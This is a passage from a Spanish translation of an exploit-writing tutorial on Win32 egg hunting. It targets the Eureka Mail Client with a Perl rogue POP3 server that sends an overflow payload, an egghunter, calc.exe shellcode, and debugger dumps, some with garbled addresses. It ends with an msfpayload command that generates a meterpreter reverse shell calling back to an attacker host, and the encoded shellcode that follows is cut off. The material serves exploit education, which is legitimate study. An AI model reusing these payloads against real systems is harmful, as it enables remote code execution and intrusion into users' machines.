"\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x45\x38\x43" .
"\x38\x4b\x39\x4a\x58\x4c\x43\x49\x50\x42\x4a\x50\x50\x42" .
"\x48\x4c\x30\x4d\x5a\x43\x34\x51\x4f\x45\x38\x4a\x38\x4b" .
"\x4e\x4d\x5a\x44\x4e\x46\x37\x4b\x4f\x4d\x37\x42\x43\x45" .
"\x31\x42\x4c\x42\x43\x45\x50\x41\x41";

my $payload=$junk.$ret.$padding.$shellcode;

#set up listener on port 110
my $port=110;
my $proto=getprotobyname('tcp');
socket(SERVER,PF_INET,SOCK_STREAM,$proto);
my $paddr=sockaddr_in($port,INADDR_ANY);
bind(SERVER,$paddr);
listen(SERVER,SOMAXCONN);
print "[+] Listening on tcp port 110 [POP3]... \n";
print "[+] Configure Eureka Mail Client to connect to this host\n";
my $client_addr;
while($client_addr=accept(CLIENT,SERVER))
{
    print "[+] Client connected, sending evil payload\n";
    while(1)
    {
        print CLIENT "-ERR ".$payload."\n";
        print " -> Sent ".length($payload)." bytes\n";
    }
}
```







## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

Esta dirección no puede ser estática. Así que, vamos a hacer el exploit más dinámico y utilizar un cazador de huevos para encontrar y ejecutar la Shellcode.

Usaremos un JMP ESP inicial (ya que ESP está a sólo 714 bytes de distancia), pongamos nuestro cazador de huevos en ESP, a continuación, escribamos algo de relleno, y luego colocamos nuestra Shellcode real (antepuesta con el marcador), entonces no importa donde esté nuestra Shellcode, el cazador huevos debe encontrarla y ejecutarla.

El código del cazador huevos (estoy usando el método NtAccessCheckAndAuditAlarm en este ejemplo) es el siguiente:

```
my $egghunter =  
"\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8".  
"\x77\x30\x30\x74". # este es el marcador/etiqueta: w00t  
"\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7";
```

La etiqueta utilizada en este ejemplo es la cadena **w00t**. Esta Shellcode de 32 bytes buscará memoria para "w00tw00t" y ejecutará el código justo detrás. Este es el código que tiene que ser colocado en ESP.

Cuando escribimos nuestra Shellcode en el Payload, tenemos que anteponerla a w00tw00t (= 2 veces la etiqueta - después de todo, sólo buscará una sola instancia del huevo probablemente daría lugar a la búsqueda de la segunda parte del cazador de huevos mismo, y no la Shellcode).

En primer lugar, busca JMP ESP (!Pvefindaddr j esp). Voy a usar 0x7E47BCAF (JMP ESP) desde user32.dll (XP SP3).

Cambia el script del exploit para que el Payload haga lo siguiente:

- Sobrescribir EIP después de 710 bytes con JMP ESP.
- Poner el \$egghunter en ESP. El egghunter buscará "w00tw00t."
- Añadir un poco de relleno (podría ser cualquier cosa: NOP'S, A's, siempre y cuando no se utiliza w00t). ☺
- Poner "w00tw00t" antes de la Shellcode real.

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

- Escribir la Shellcode real.

```
use Socket;
#fill out the local IP or hostname
#which is used by Eureka EMail as POP3 server
#note : must be exact match !

my $localserver = "192.168.0.193";
#calculate offset to EIP
my $junk = "A" x (723 - length($localserver));
my $ret=pack('V',0x7E47BCAF); #jmp esp from user32.dll
my $padding = "\x90" x 1000;
my $egghunter =
"\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8".
"\x77\x30\x30\x74". # Éste es el marcador/etiqueta w00t.
"\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7";

#calc.exe
my
$shellcode="\x89\xe2\xda\xcl\xd9\x72\xf4\x58\x50\x59\x49\x49\x49"
.
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a" .
"\x48\x50\x44\x43\x30\x43\x30\x45\x50\x4c\x4b\x47\x35\x47" .
"\x4c\x4c\x4b\x43\x4c\x43\x35\x43\x48\x45\x51\x4a\x4f\x4c" .
"\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x47\x50\x43\x31\x4a" .
"\x4b\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e\x50" .
"\x31\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x43\x44\x43" .
"\x37\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4a" .
"\x54\x47\x4b\x51\x44\x46\x44\x43\x34\x42\x55\x4b\x55\x4c" .
"\x4b\x51\x4f\x51\x34\x45\x51\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4d\x59\x51\x4c\x47" .
"\x54\x43\x34\x48\x43\x51\x4f\x46\x51\x4b\x46\x43\x50\x50" .
"\x56\x45\x34\x4c\x4b\x47\x36\x50\x30\x4c\x4b\x51\x50\x44" .
"\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x45\x38\x43" .
"\x38\x4b\x39\x4a\x58\x4c\x43\x49\x50\x42\x4a\x50\x50\x42" .
"\x48\x4c\x30\x4d\x5a\x43\x34\x51\x4f\x45\x38\x4a\x38\x4b" .
"\x4e\x4d\x5a\x44\x4e\x46\x37\x4b\x4f\x4d\x37\x42\x43\x45" .
"\x31\x42\x4c\x42\x43\x45\x50\x41\x41";

my $payload=$junk.$ret.$egghunter.$padding."w00tw00t".$shellcode;

#set up listener on port 110
my $port=110;
my $proto=getprotobyname('tcp');
socket(SERVER,PF_INET,SOCK_STREAM,$proto);
my $paddr=sockaddr_in($port,INADDR_ANY);
bind(SERVER,$paddr);
listen(SERVER,SOMAXCONN);
print "[+] Listening on tcp port 110 [POP3]... \n";
print "[+] Configure Eureka Mail Client to connect to this host\n";
my $client_addr;
while($client_addr=accept(CLIENT,SERVER))
{
```

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
print "[+] Client connected, sending evil payload\n";
while(1)
{
    print CLIENT "-ERR ".$payload."\n";
    print " -> Sent ".$length($payload)." bytes\n";
}
close CLIENT;
print "[+] Connection closed\n";
```

Attacha Eureka con ImmDBG, y pon un BP en 0x7E47BCAF. Continúa con la ejecución de Eureka.

Ejecuta el exploit. ImmDBG se detendrá en el BP de JMP ESP.

Ahora mira ESP (antes saltar). Podemos ver nuestro cazador en 0x0012cd6c.


En 0x12cd7d (MOV EAX, 74303077), encontramos nuestra cadena **w00t**.

Address	Disassembly	Comment
0012CD6C	OR DX, 0FFF	
0012CD71	INC EDX	
0012CD72	PUSH EDX	
0012CD73	PUSH 2	
0012CD75	POP EAX	
0012CD76	INT 2E	
0012CD78	CMP AL, 5	
0012CD7A	POP EDX	
0012CD7B	JE SHORT 0012CD6C	
0012CD7D	MOV EAX, 74303077	
0012CD82	MOV EDI, EDX	
0012CD84	SCAS DWORD PTR ES:[EDI]	
0012CD85	JNZ SHORT 0012CD71	
0012CD87	SCAS DWORD PTR ES:[EDI]	
0012CD88	JNZ SHORT 0012CD71	
0012CD8A	JMP EDI	
0012CD8C	NOP	
0012CD8D	NOP	

Register	Value	Comment
EAX	00000000	
ECX	7C91005D	ntdll.7C91005D
EDX	00140608	
EBX	002A0278	UNICODE "un,"
ESP	0012CD6C	
EBP	00475BF8	Eureka_E.00475BF8
ESI	00475BF8	Eureka_E.00475BF8
EDI	00473678	Eureka_E.00473678
EIP	7E47BCAF	USER32.7E47BCAF

Corre la aplicación, y la calc.exe debería ejecutarse.




## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

Perfecto.

Como un pequeño ejercicio, vamos a tratar de averiguar dónde exactamente se encuentra la Shellcode en la memoria cuando fue ejecutada.

Pon un BP entre los 2 huevos y la Shellcode (que sería como 0xCC antes de la Shellcode), y ejecuta el exploit de nuevo (attachado en el depurador).




```
004739A6 30      NOP
004739A8 30      NOP
004739AA 30      JN SHORT Eureka_E.004739D7
004739AD 77 30    JN SHORT Eureka_E.004739D7
004739AF 307477 30 XOR BYTE PTR DS:[EDI+ESI*2+30],DH
004739B0 3074CC 89 XOR BYTE PTR SS:[ESP+ECX*8-77],DH
004739B1 E2 DA   LOOP SHORT Eureka_E.004739B8
004739B2 C109 72  RCR ECX,72
004739B3 F4      HLT
004739B4 58      POP EAX
004739B5 50      PUSH EAX
004739B6 59      POP ECX
004739B7 49      DEC ECX
004739B8 49      DEC ECX
004739B9 49      DEC ECX
004739BA 49      DEC ECX
004739BB 43      INC EBX
004739BC 43      INC EBX
004739BD 43      INC EBX
004739BE 43      INC EBX
004739BF 43      INC EBX
004739C0 43      INC EBX
004739C1 43      INC EBX
004739C2 51      PUSH ECX
004739C3 5A      POP EDX
004739C4 58      PUSH ESI
004739C5 54      PUSH ESP
004739C6 58      POP EAX
004739C7 3330   XOR ESI,DWORD PTR DS:[EAX]
004739C8 56      PUSH ESI
004739C9 58      POP EAX
004739CA 34 41  XOR AL,41
004739CB 50      PUSH EAX
004739CC 3041 33 XOR BYTE PTR DS:[ECX+33],AL
004739CD 48      DEC EAX
004739DE 48      DEC EAX
004739DF 3041 30 XOR BYTE PTR DS:[ECX+30],DL
```

Aquí vemos el huevo (77 30 30 74 77 30 30 74) seguido por el BP (0xCC).

EIP (BP): 0x004739AD.

=> Lejos de nuestra dirección en la pila.

El huevo + la Shellcode se encuentra en la sección de recursos de la aplicación.



```
00400000 00005000 Eureka_E 00400000 (itself)
00400000 00001000 Eureka_E 00400000 (itself)
00401000 00056000 Eureka_E 00400000
00457000 00002000 Eureka_E 00400000
00459000 00026000 Eureka_E 00400000
0047F000 00137000 Eureka_E 00400000
005C0000 00001000 Eureka_E 005C0000 (itself)
```

Address	Section Name	Permissions
00400000	PE header	RWE
00401000	code	RWE
004057000	imports	RWE
004059000	data	RWE
0047F000	resources	RWE

Parece que el cazador (en 0x0012cd6c) tuvo que buscar en la memoria hasta que llegó 0x004739AD.

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

Si miramos hacia atrás (ponemos un BP en JMP ESP) y miramos la pila, vemos esto:

Address	Hex dump	ASCII
0012CD3C	41 41 41 41 41 41 41 41 41	AAAAAAAA
0012CD44	41 41 41 41 41 41 41 41 41	AAAAAAAA
0012CD4C	41 41 41 41 41 41 41 41 41	AAAAAAAA
0012CD54	41 41 41 41 41 41 41 41 41	AAAAAAAA
0012CD5C	41 41 41 41 41 41 41 41 41	AAAAAAAA
0012CD64	41 41 41 41 AF BC 47 7E	AAAA:"G"
0012CD6C	66 81 CA FF 01 42 52 6A	fU^ BRj
0012CD74	02 58 CD 2E 3C 05 5A 74	0X=.<#zt
0012CD7C	EF B8 77 30 30 74 8B FA	nqW00t i
0012CD84	AF 75 EA AF 75 E7 FF E7	>>U?>>U Y
0012CD8C	90 90 90 90 90 90 90 90	EEEEEEEE
0012CD94	90 90 90 90 90 90 90 90	EEEEEEEE
0012CD9C	90 90 90 90 90 90 90 90	EEEEEEEE
0012CDA4	90 90 90 90 90 90 90 90	EEEEEEEE
0012CAD4	90 90 90 90 90 90 90 90	EEEEEEEE
0012CADC	90 90 90 90 90 90 90 90	EEEEEEEE
0012CAE4	90 90 90 90 90 90 90 90	EEEEEEEE
0012CAEC	90 90 90 90 90 90 90 90	EEEEEEEE
0012CAF4	90 90 90 90 90 90 90 90	EEEEEEEE
0012CAF4	90 90 90 90 90 90 90 90	EEEEEEEE
0012CAFC	90 90 90 90 90 90 90 90	EEEEEEEE
0012CE04	90 90 90 90 90 90 90 90	EEEEEEEE
0012CE0C	90 90 90 90 90 90 90 90	EEEEEEEE
0012CE14	90 90 90 90 90 90 90 90	EEEEEEEE
0012CE1C	90 90 90 90 90 90 90 90	EEEEEEEE
0012CE24	90 90 90 90 90 90 90 90	EEEEEEEE
0012CE2C	90 90 90 90 90 90 90 90	EEEEEEEE
0012CE34	90 90 90 90 90 90 90 90	EEEEEEEE
0012CE3C	90 90 90 90 90 90 90 90	EEEEEEEE
0012CE44	90 90 90 90 90 90 90 90	EEEEEEEE
0012CE4C	90 90 90 90 90 90 90 90	EEEEEEEE
0012CE54	90 90 90 90 90 90 90 90	EEEEEEEE
0012CE5C	90 90 90 90 90 90 90 90	EEEEEEEE
0012CE64	00 00 00 00 00 00 00 00	.....
0012CE6C	00 00 00 00 00 00 00 00	.....
0012CE74	00 00 00 00 00 00 00 00	.....
0012CE7C	00 00 00 00 00 00 00 00	.....
0012CE84	00 00 00 00 00 00 00 00	.....
0012CE8C	00 00 00 00 00 00 00 00	.....

A pesar de que la Shellcode está lejos del cazador, No pasó mucho tiempo antes de que el cazador de huevos pudiera encontrar los huevos y ejecutar la Shellcode. ¡Bien!

Pero ¿y si la Shellcode está en el Heap? ¿Cómo podemos encontrar todas las instancias de la Shellcode en la memoria? ¿Qué pasa si se tarda mucho tiempo antes de que la Shellcode sea encontrada? ¿Qué pasa si tenemos que modificar el cazador para que empiece a buscar en un lugar determinado en la memoria? y ¿hay alguna manera de cambiar el lugar donde el cazador de huevos iniciará la búsqueda? Una gran cantidad de preguntas, así que vamos a continuar.

Ajustando la posición inicial del cazador de huevos (por diversión, velocidad y fiabilidad).

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

Cuando el cazador de huevos, en nuestro ejemplo, inicie su ejecución, llevará a cabo las siguientes instrucciones.

Vamos a suponer que EDX apunta a 0x0012E468 en este punto, y el huevo está en 0x0012f555 más o menos.

```
0012F460 66:81CA FF0F OR DX,0FFF 0012F465 42 INC EDX
0012F466 52          PUSH EDX
0012F467 6A 02      PUSH 2
0012F469 58          POP EAX
```

La primera instrucción pondrá 0x0012FFFF en EDX. La siguiente instrucción (INC EDX) incrementa EDX con 1, entonces EDX apunta ahora a 0x00130000. Este es el final del marco actual de la pila, por lo que la búsqueda aún no empieza en una ubicación en la que potencialmente encontraría una copia de la Shellcode en el mismo marco de la pila. (Ok, no hay ninguna copia de la Shellcode en ese lugar, en nuestro ejemplo, pero podría haber sido el caso). El huevo + Shellcode están en algún lugar de la memoria, y el cazador de huevos eventualmente encontrará el huevo + Shellcode. No hay problemas.

Si la Shellcode sólo se pudiera encontrar en el marco de pila actual (que sería raro, pero bueno, puede suceder), entonces puede que no sea posible encontrar la Shellcode usando este cazador de huevos (porque el cazador comenzaría a buscar \*después\* de la Shellcode). Obviamente, si puedes ejecutar algunas líneas de código, y la Shellcode está en la pila, así, puede ser más fácil saltar a la Shellcode directamente mediante el uso de un salto cercano o lejano usando un offset. Pero tal vez no sea fiable hacerlo así.

De todas formas, podría haber un caso en que se tenga que modificar el cazador de huevos un poco, para que empiece a buscar en el lugar correcto (posicionándose antes y lo más cerca posible de los huevos y luego, ejecutar el bucle de búsqueda).

Haz un poco de depuración y verás. (Mira el registro EDI cuando el cazador de huevos corra y verás donde empieza). Si la modificación del cazador de huevos se requiere, entonces puede valer la pena jugar un poco con la primera instrucción del cazador de huevos. Cambiar FF0F con 00 00 te permitirá buscar en el marco de la pila actual, si es necesario. Por supuesto, éste podría contener bytes nulos y tendrías que lidiar con eso. Si eso es un problema, es posible que tengas que ser un poco creativo.



## **Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS**

Puede haber otras maneras de posicionarse más cerca, reemplazando 0x66, 0x81, 0xca, 0xff, 0x0f con algunas instrucciones que lo hagan (dependiendo de tus necesidades).

Algunos ejemplos:

- Encontrar el inicio del marco de la pila actual y poner ese valor en EDI.
- Mover el contenido de otro registro en EDI.
- Encontrar el principio de la pila y poner ese valor en EDI (de hecho, poner PEB en TEB 0x30 y luego todos los Heaps del proceso en PEB 0x90). Consulta el siguiente documento para obtener más información sobre la construcción de un Heap con el cazador de huevos.

<http://r00tin.blogspot.com/2009/03/heap-only-egg-hunter.html>

- Encontrar la dirección base de la imagen y ponerla en EDI.
- Poner un valor personalizado en EDI (peligroso, que sería como hardcodear una dirección, así que asegúrate de lo que pones en EDI se encuentre antes de los huevos + Shellcode). Se podría buscar en los otros registros en el momento en que el código del cazador de huevos iría a ver si uno de los registros puede ser colocado en EDI para que el cazador comience más cerca del huevo. Alternativamente, mira lo que hay en ESP (tal vez un par de instrucciones POP EDI puedan poner algo útil en EDI).
- Etc.

Por supuesto, ajustar la ubicación de inicio sólo se recomienda si:

- La velocidad realmente es un problema.
- El exploit no funciona de otra manera.
- Se puede realizar el cambio de forma genérica o si se trata de un exploit personalizado que tiene que funcionar sólo una vez.

De todas formas, yo sólo quería decir que debes ser un poco creativo con el fin de hacer un mejor exploit, más rápido, más pequeño, etc.

## ¡Hey, el cazador de huevos funciona bien en la mayoría de los casos! ¿Por qué habría que cambiar la dirección de inicio?

OK. Buena pregunta.

Puede haber un caso en el que la Shellcode final (etiqueta + Shellcode) se encuentre en varios lugares de la memoria, y algunas de estas copias estén dañadas/truncadas/... (= Nos ponen una la bomba). En esta situación particular, puede ser una buena razón para volver a colocar la ubicación de inicio de búsqueda del cazador de huevos para que trate de evitar las copias dañadas. (Después de todo, el cazador de huevos sólo mira la etiqueta de 8 bytes y no en el resto de la Shellcode detrás de ella).

Una buena manera de saber si tu Shellcode:

- Está en algún lugar en la memoria (y donde está).
- Está dañada o no.

Es usando la función "!pvefindaddr compare", que se añadió en la versión 1.16 del plugin. Esta característica se agregó realmente para comparar la Shellcode en la memoria con la Shellcode en un archivo, pero de forma dinámica se buscarán todas las instancias de la Shellcode. Así que puedes ver dónde está tu Shellcode ubicada, y si el código en un lugar determinado fue modificado/cortado en la memoria o no. Usando esa información, puedes tomar una decisión de si debes ajustar la posición inicial de cazador de huevos o no, y si hay que cambiarla, dónde sería el cambio.

Una pequeña demostración de como comparar la Shellcode:

En primer lugar, tienes que escribir tu Shellcode en un archivo. Puedes utilizar un pequeño script como el siguiente para escribir la Shellcode en un archivo:

```
# write shellcode for calc.exe to file called code.bin
# you can - of course - prepend this with egghunter tag
# if you want
#
my
$shellcode="\x89\xe2\xda\xc1\xd9\x72\xf4\x58\x50\x59\x49\x49\x49\x49"
.
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
```



## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .  
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .  
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a" .  
"\x48\x50\x44\x43\x30\x43\x30\x45\x50\x4c\x4b\x47\x35\x47" .  
"\x4c\x4c\x4b\x43\x4c\x43\x35\x43\x48\x45\x51\x4a\x4f\x4c" .  
"\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x47\x50\x43\x31\x4a" .  
"\x4b\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e\x50" .  
"\x31\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x43\x44\x43" .  
"\x37\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4a" .  
"\x54\x47\x4b\x51\x44\x46\x44\x43\x34\x42\x55\x4b\x55\x4c" .  
"\x4b\x51\x4f\x51\x34\x45\x51\x4a\x4b\x42\x46\x4c\x4b\x44" .  
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .  
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4d\x59\x51\x4c\x47" .  
"\x54\x43\x34\x48\x43\x51\x4f\x46\x51\x4b\x46\x43\x50\x50" .  
"\x56\x45\x34\x4c\x4b\x47\x36\x50\x30\x4c\x4b\x51\x50\x44" .  
"\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x45\x38\x43" .  
"\x38\x4b\x39\x4a\x58\x4c\x43\x49\x50\x42\x4a\x50\x50\x42" .  
"\x48\x4c\x30\x4d\x5a\x43\x34\x51\x4f\x45\x38\x4a\x38\x4b" .  
"\x4e\x4d\x5a\x44\x4e\x46\x37\x4b\x4f\x4d\x37\x42\x43\x45" .  
"\x31\x42\x4c\x42\x43\x45\x50\x41\x41" ;  
  
open(FILE, ">code.bin" );  
print FILE $shellcode;  
print "Wrote " .length($shellcode) . " bytes to file code.bin\n";  
close(FILE) ;
```

Vamos a suponer que has escrito el archivo en **C:\tmp**. Ten en cuenta que en este ejemplo, yo no pongo **w00tw00t** antes de la Shellcode, ya que esta técnica realmente no se limita a los cazadores de huevos. Por supuesto, si quieres anteponer **w00tw00t**, adelante).

A continuación, attacha la aplicación con ImmDBG, pon un BP antes de que la Shellcode que se ejecute y luego, lanza el exploit.

Ahora ejecuta el siguiente PyCommand:

```
pvefindaddr compare c:\tmp\code.bin
```

El script abrirá el archivo, tomará los 8 primeros bytes, y buscará memoria para cada lugar que apunte a estos 8 bytes. Luego, en cada lugar, se comparará la Shellcode en la memoria con el código original en el archivo.



## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

Así que si una de las instancias de la memoria parece estar dañada, puedes intentar volver a codificar la Shellcode para filtrar los caracteres malos, pero si hay una instancia que no esté rota, se puede tratar de encontrar una manera para lograr que el cazador de huevos empiece en un lugar que active el cazador para encontrar la versión no modificada de la primera Shellcode. 😊

Nota: se pueden comparar los bytes en la memoria (en un lugar específico) con bytes de un archivo mediante la adición de la dirección de memoria en la línea de comandos:

```
!pyefindaddr compare c:\tmp\code.bin 0x0012DBB7
```

Mira si el cazador de huevos todavía funciona con una Shellcode más grande (que es uno de los objetivos detrás del uso de los cazadores de huevos).

Vamos a intentarlo de nuevo con una Shellcode más grande. Vamos a tratar de generar una sesión de **meterpreter** sobre TCP (conexión inversa al atacante) en el mismo exploit Eureka Email.

Genera la Shellcode. Mi equipo atacante está en 192.168.0.122. El puerto predeterminado es 4444. Usaremos alpha\_mixed como codificador, por lo que el comando sería:

```
./msfpayload windows / meterpreter / reverse_tcp lhost = 192.168.0.122  
R | ./msfencode -b '0x00' -t perl -e x86/alpha_mixed
```

```
./msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.0.122 R |  
./msfencode -b '0x00' -t perl -e x86/alpha_mixed  
[*] x86/alpha_mixed succeeded with size 644 (iteration=1)  
  
my $buf =  
"\x89\xe5\xd9\xe5\xd9\xf4\x5e\x56\x59\x49\x49\x49\x49"  
"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51"  
"\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32"  
"\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41"  
"\x42\x75\x4a\x49\x49\x6c\x4b\x58\x4e\x69\x45\x50\x45\x50"  
"\x45\x50\x43\x50\x4c\x49\x4b\x55\x46\x51\x49\x42\x50\x64"  
"\x4e\x6b\x42\x72\x44\x70\x4c\x4b\x46\x32\x46\x6c\x4e\x6b"  
"\x43\x62\x45\x44\x4e\x6b\x44\x32\x51\x38\x46\x6f\x4c\x77"  
"\x50\x4a\x45\x76\x45\x61\x4b\x4f\x45\x61\x49\x50\x4e\x4c"  
"\x47\x4c\x43\x51\x43\x4c\x46\x62\x44\x6c\x51\x30\x4f\x31"  
"\x4a\x6f\x44\x4d\x43\x31\x4f\x37\x4d\x32\x4c\x30\x50\x52"  
"\x42\x77\x4e\x6b\x50\x52\x44\x50\x4e\x6b\x50\x42\x47\x4c"  
"\x43\x31\x4a\x70\x4e\x6b\x43\x70\x43\x48\x4b\x35\x49\x50"  
"\x43\x44\x43\x7a\x45\x51\x48\x50\x46\x30\x4e\x6b\x43\x78"
```

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
"\x45\x48\x4c\x4b\x50\x58\x45\x70\x47\x71\x49\x43\x4a\x43 " .
"\x47\x4c\x42\x69\x4c\x4b\x44\x74\x4e\x6b\x47\x71\x49\x46 " .
"\x50\x31\x49\x6f\x50\x31\x4b\x70\x4e\x4c\x4b\x71\x4a\x6f " .
"\x44\x4d\x47\x71\x4b\x77\x45\x68\x4b\x50\x43\x45\x4a\x54 " .
"\x47\x73\x43\x4d\x49\x68\x45\x6b\x43\x4d\x51\x34\x44\x35 " .
"\x4d\x32\x51\x48\x4c\x4b\x42\x78\x51\x34\x47\x71\x4b\x63 " .
"\x43\x56\x4e\x6b\x46\x6c\x50\x4b\x4c\x4b\x43\x68\x47\x6c " .
"\x45\x51\x4e\x33\x4e\x6b\x45\x54\x4e\x6b\x46\x61\x4a\x70 " .
"\x4c\x49\x50\x44\x51\x34\x45\x74\x51\x4b\x43\x6b\x51\x71 " .
"\x51\x49\x50\x5a\x42\x71\x49\x6f\x4d\x30\x51\x48\x43\x6f " .
"\x51\x4a\x4c\x4b\x44\x52\x4a\x4b\x4d\x56\x51\x4d\x51\x78 " .
"\x46\x53\x46\x52\x45\x50\x47\x70\x50\x68\x42\x57\x50\x73 " .
"\x50\x32\x51\x4f\x50\x54\x51\x78\x42\x6c\x44\x37\x46\x46 " .
"\x43\x37\x49\x6f\x4e\x35\x4c\x78\x4c\x50\x46\x61\x43\x30 " .
"\x45\x50\x46\x49\x4a\x64\x51\x44\x50\x50\x43\x58\x44\x69 " .
"\x4f\x70\x42\x4b\x45\x50\x4b\x4f\x48\x55\x50\x50\x46\x30 " .
"\x42\x70\x50\x50\x47\x30\x50\x50\x43\x70\x46\x30\x45\x38 " .
"\x48\x6a\x46\x6f\x49\x4f\x49\x70\x4b\x4f\x4e\x35\x4f\x67 " .
"\x42\x4a\x47\x75\x51\x78\x4f\x30\x4f\x58\x43\x30\x42\x5a " .
"\x50\x68\x46\x62\x43\x30\x42\x31\x43\x6c\x4c\x49\x4d\x36 " .
"\x50\x6a\x42\x30\x46\x36\x46\x37\x42\x48\x4d\x49\x4e\x45 " .
"\x42\x54\x51\x71\x49\x6f\x4e\x35\x4d\x55\x49\x50\x44\x34 " .
"\x44\x4c\x49\x6f\x50\x4e\x44\x48\x50\x75\x4a\x4c\x43\x58 " .
"\x4c\x30\x4c\x75\x49\x32\x42\x76\x49\x6f\x4a\x75\x43\x5a " .
"\x45\x50\x51\x7a\x43\x34\x42\x76\x50\x57\x51\x78\x45\x52 " .
"\x4b\x69\x4b\x78\x43\x6f\x49\x6f\x48\x55\x4e\x6b\x46\x56 " .
"\x51\x7a\x51\x50\x43\x58\x45\x50\x46\x70\x45\x50\x45\x50 " .
"\x51\x46\x42\x4a\x45\x50\x50\x68\x51\x48\x4f\x54\x46\x33 " .
"\x4d\x35\x4b\x4f\x4b\x65\x4e\x73\x46\x33\x42\x4a\x43\x30 " .
